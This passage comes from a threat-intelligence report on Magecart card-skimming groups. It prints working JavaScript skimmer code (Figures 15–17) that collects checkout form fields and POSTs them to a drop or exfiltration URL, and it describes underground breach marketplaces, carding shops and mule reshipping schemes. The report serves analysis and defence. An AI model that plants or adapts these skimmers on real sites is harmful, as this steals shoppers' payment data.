                    b.attachEvent('onclick', skimmer.clk);
                }
            }
        }
        var frm = document.querySelectorAll('form');
        for (vari = 0; i < frm.length; i++) {
            if (frm[i].addEventListener) {
                frm[i].addEventListener('submit', skimmer.clk, false);
            } else {
                frm[i].attachEvent('onsubmit', skimmer.clk);
            }
        }
        if (skimmer.snd != null) {
            var domm = location.hostname.split('.').slice(0).join('_') || 'nodomain';
            var keym = btoa(skimmer.snd);
            var http = new XMLHttpRequest();
            http.open('POST', skimmer.droplocation, true);
            http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
            http.send('info=' + keym + '&hostname=' + domm + '&key=' + skimmer.myid);
        }
        skimmer.snd = null;
        keym = null;
        setTimeout(function() {
            skimmer.send()
        }, 30);
    } catch (e) {}
}
```

1

2

3

Figure 15: Send function.

```
clk: function() {
    skimmer.snd = null;
    var inp = document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i = 0; i < inp.length; i++) {
        if (inp[i].value.length > 0) {
            var nme = inp[i].name;
            if (nme == '') {
                nme = i;
            }
            skimmer.snd += inp[i].name + '=' + inp[i].value + '&';
        }
    }
},
```

Figure 16: The clk function grabs any type of input field and takes the field name and value.

Simplified, the above skimmer hooks any submit button or form submission, extracts the input field data when it is submitted, and sends it to the drop server.

Group 6

Modus operandi

Group 6 was first observed using web-skimmers in 2018 but has a long history in the underground. Group 6 is perhaps the most high-profile Magecart group and its impact has been huge. The group's approach is to be selective, only going for top-tier targets such as *British Airways* and *Newegg*, so that even if they only manage to hold the skimmer in place for a short period, the sheer volume of transactions on the victim website will yield a high return on investment.

The skimmer

Group 6's skimmer is very simple compared to those of the other groups. While the concept is the same as other Magecart skimmers, Group 6 operatives have a good knowledge of how their victim processes payments, which allows them to integrate their skimmer in a much more elegant – and less detectable – way.

Figure 17 shows a general view of the skimmer. We have substituted certain parts that are modified for each victim, which we will explain in the text that follows.

```
window.onload = function() {
    jQuery('%SUBMIT_BUTTON_ID%').bind("mouseup touchend", function(e) {
        var data = jQuery('%FORM_ID%');
        var pdata = JSON.stringify(data.serializeArray());
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: true,
                url: "%EXFIL_URL%",
                data: pdata,
                dataType: 'application/json'
            });
        }, 250);
    });
};
```

Figure 17: General view of the Group 6 skimmer.

- %SUBMIT_BUTTON_ID%: This is the ID for the button that submits the form and/or starts the payment process. The skimmer binds the `mouseup` and `touchend` events to the skimming function. The idea behind this is that, once a consumer fills out their payment information, the skimmer grabs and exfiltrates the payment details right before they hit the button to purchase their items. Binding these two events ensures the skimmer works for desktop computers and mobile/touch devices alike.
- %FORM_ID%: This is the form ID on the web page that contains the payment information. At times, Group 6 will extract more than one form, because certain victim sites require their customers to fill out several forms in the payment process. If this is the case, the group will simply combine the data of the multiple forms and fields.
- %EXFIL_URL%: This is the URL location to which the skimmed data is sent. Group 6 makes this exfiltration URL match exactly with the one for their victim's site.

Brand impersonation

Brand impersonation is a persistent problem on the Internet. In our investigations of credit card skimming we ran across a new, widespread brand-impersonation campaign that was making use of skimming scripts that we had previously observed being used by Magecart groups. Rather than compromising stores, the group behind the brand-impersonation campaign sets up stores that mimic legitimate vendors. We have observed more than 1,100 sites hosting these brand impersonation/skimming stores since June 2018.

This group's strategy appears rather simple: the perpetrators set up a large number of stores impersonating as many popular brands as possible and drive traffic to these fake stores using a

variety of methods. Some visitors will attempt to make purchases, entering their payment information into the payment form from which the skimmer copies it and sends it to a drop server. The payment page even displays badges from various security companies in order to appear more legitimate. The skimmer used by this group is an altered version of the Magecart skimmer first observed as part of Group 1's activities in 2015 and later as part of the ongoing Group 5 campaign. What is interesting here is that the actors built the fake e-commerce sites but never hooked up an actual payment process or payment data capturing system – they simply placed a skimmer on their own fake store.

THE UNDERGROUND ECONOMY OF SKIMMING

The criminal underground hosts a vast ecosystem of buyers, sellers and everything in between. Every aspect of a breach from the stealing of sensitive data to monetizing this information can be split up to become work for other individuals. While some work all the angles alone, a rich underground economy exists around all the different steps needed to monetize a breach.



Figure 18: A rich underground economy exists around all the different steps needed to monetize a breach.

Routinely, criminals gain access to various compromised websites via e-commerce content management systems (CMS), trying to maximize their access by stealing customer credit card data. A commonly observed scenario, where one cybercriminal gaining access to the CMS panel is seeking assistance from other vetted criminal members, is as follows:

> *'I have access to a shop on Magento. I need to place a sniffer on it that will get me the data used by customers to place orders.*
>
> *'I haven't worked with this platform before and can't figure out where this data is processed and in which file so I can intercept it and send it to my server.'*

The solution is routinely around placing custom JavaScript code to intercept credit card data and pass it to the criminal backend, leveraging a set of turnkey options available for sale on the underground.



Figure 19: A breakdown of the underground economy aspect from supplier to monetization.

The 'MagBo' breach platform

Underground communities and marketplaces selling access to compromised websites are increasingly popular in the cybercriminal ecosystem. One of the most recent emerging breach marketplaces is called MagBo ('mag' is short for 'magazin', the Russian word for store).

MagBo has become a popular venue for various threat actors to sell and auction access to breached websites, databases and admin panels. Its strong reputation in the cybercriminal underground and the varying levels of access available provide additional credibility to offers posted to the platform. As such, many cybercriminals prefer to use this shop to sell their breached access.

The earliest advertisements related to this shop date back to a March 2016 post on a top-tier Russian-language hacking and malware forum in which the owner offered to test the forum's marketplace as a primary destination for website breach access sales.

Prices for compromised websites range from US$0.50 to US$1,000 per access, depending on a website ranking that lists various host parameters. These parameters allow the buyer to purchase the exact breach they need depending on the website value as determined and checked by the store. During an investigation of MagBo, analysts uncovered approximately 3,000 breached websites offered for sale on the marketplace, with more than a dozen sellers and hundreds of buyers operating on the platform. Some of the most well-known website breaches are offered through the MagBo underground shop.

Credit card web-skimming vendors

While Magecart and its groups likely leverage their own customized card sniffer scripts and methods, there are plenty of underground vendors offering turnkey solutions for stealing credit card data from breached e-commerce websites. These threat actors have a large customer base, and analysts assess with high confidence that their customer network is likely to be involved in digital skimmer attacks.

At least four major actors involved in the sales of skimming tools were identified in 2018. Among the most prolific threat actors that sell customized skimmers in the underground are members of the top-tier Russian-language hacking underground. These actors were observed advertising customized digital skimmers, which they refer to as sniffers. These threat actors have a large customer base and analysts assess with high confidence that their customer network is likely to be involved in digital skimmer attacks. The price for the sniffer kits ranges from US$250 to US$5,000 depending on the kit complexity and its vendor unique pricing models.

Selling stolen credit cards in the underground

Another stage in the sale of compromised credit cards from such scripts involves the reselling of the data on underground credit card shops.

A large number of shops for compromised credit card information exist in the underground. The information sold by these shops varies and may include dumps (information skimmed from the magnetic stripe of a card) for in-store fraud schemes, or cards (card number and associated information, also called CVV) for card-not-present (CNP) transactions, such as online purchases. Different tiers of shops are based on overall card validity, the newness of breaches, and the range of selection.

In cases involving credit card sniffers, criminals sell the stolen data through various credit card shops. In the cybercriminal underground, cards/CVV refer to the card number and associated information (in some cases, certain personal information is available). A CVV purchase generally includes:

- The payment card number
- CVV code
- Expiration date
- Cardholder name
- Cardholder address



Figure 20: One underground shop routinely offers credit cards that can be filtered via various means.

Drop projects: effective method of mule-handling and shipping goods from credit card shops

In many cases, once the criminals have procured stolen credit cards they start mule (also called drop) recruitment with the subsequent shipping of stolen purchased goods to their destinations. One common cashout scheme involves enlisting various residents willing to accept fraudulently purchased merchandise, many of whom are duped into believing that they work for a legitimate logistics firm.

Often recruited through employment websites, and usually in desperate need of supplemental income, many unsuspecting individuals fall for such criminal schemes, accepting an invitation to become a part-time reshipping agent with a flexible schedule and decent pay. Most of the time, after initial training and several successfully received packages, the firm will cease all communications with the reshipper, leaving them without the promised pay and having to deal with law enforcement. The cycle then repeats, with the fraudsters moving on to the next unwitting victim.



Figure 21: The criminal provides panel access to the 'Stuff Control Panel' that tracks mules and their reshipment of stolen goods.

For example, to initiate the process, the fraudster has to reserve a shipping address and within 48 hours provide tracking information for an incoming package. In case of a failure to update the required information, the reservation is automatically cancelled and the address released to other users.

Reshipping rates are based on the value and liquidity of the items. The cost of a single received and forwarded package is US$80 for most electronics, as well as *LEGO* toys, and US$50 for anything deemed non-liquid or unpopular. Shipping costs to the final destination are not included and must be covered separately by providing a legitimate or grey (purchased with stolen credit card information) shipping label and acquired from a trusted seller. Prior to being shipped, all packages received within a single day may be consolidated into a single package for an additional US$30.

CONCLUSION

In 2014, a criminal group pioneered the new age of digital credit card theft using the browser as its attack vector. Magecart web-skimmers are officially the next evolution of online card theft and created an entirely new underground economy not only for the sales of stolen credit card data but also for pre-built, out-of-the-box skimmers and compromised websites as a service.

Because these skimmers can eventually be sold as a skimming 'kit', the perpetrators of these attacks are not always sophisticated threat actors. The barriers to entry for online credit card skimming are now so low that it opens the door for a larger group of people to participate, which means the volume of these attacks will only increase at an enormous rate. The availability of tools to perform these skimming attacks, as well as the availability and simplicity of skimming code, means Magecart will be a spectre over online commerce for years to come.

REFERENCES

[1] Backdoor exposes credit cards. Wired. https://www.wired.com/2000/04/backdoor-exposes-credit-cards/.

[2] moustique_design. Successful hack attacks. osCommerce. https://forums.oscommerce.com/topic/283542-successful-hack-attacks/.

[3] Certeza, R. osCommerce Mass Compromise Leads to Data-Stealing Malware Infections. Trend Micro. https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/100/oscommerce-mass-compromise-leads-to-datastealing-malware-infections.

[4] Rogoza, Y. Credit Card numbers leak in Magento. https://www.atwix.com/magento/credit-card-numbers-leak/.

[5] Sinegubko, D. Impacts of a Hack on a Magento Ecommerce Website. Sucuri. https://blog.sucuri.net/2015/04/impacts-of-a-hack-on-a-magento-ecommerce-website.html.

[6] Gramantik, P. Magento Platform Targeted By Credit Card Scrapers. https://blog.sucuri.net/2015/06/magento-platform-targeted-by-credit-card-scrapers.html.

[7] Visbot malware found on 6691 stores. Sanguine Security. https://gwillem.gitlab.io/2016/12/01/visbot-malware-on-6691-stores-analysis/.

[8] Widespread credit card hijacking discovered. Sanguine Security. https://gwillem.gitlab.io/2015/11/17/widespread-credit-card-hijacking-discovered/.

[9] Klijnsma, Y. Magecart Threat Actors are Reshipping Items Purchased with Stolen Cards via Mules in the U.S. RiskIQ. https://www.riskiq.com/blog/labs/magecart-reshipping-mules/.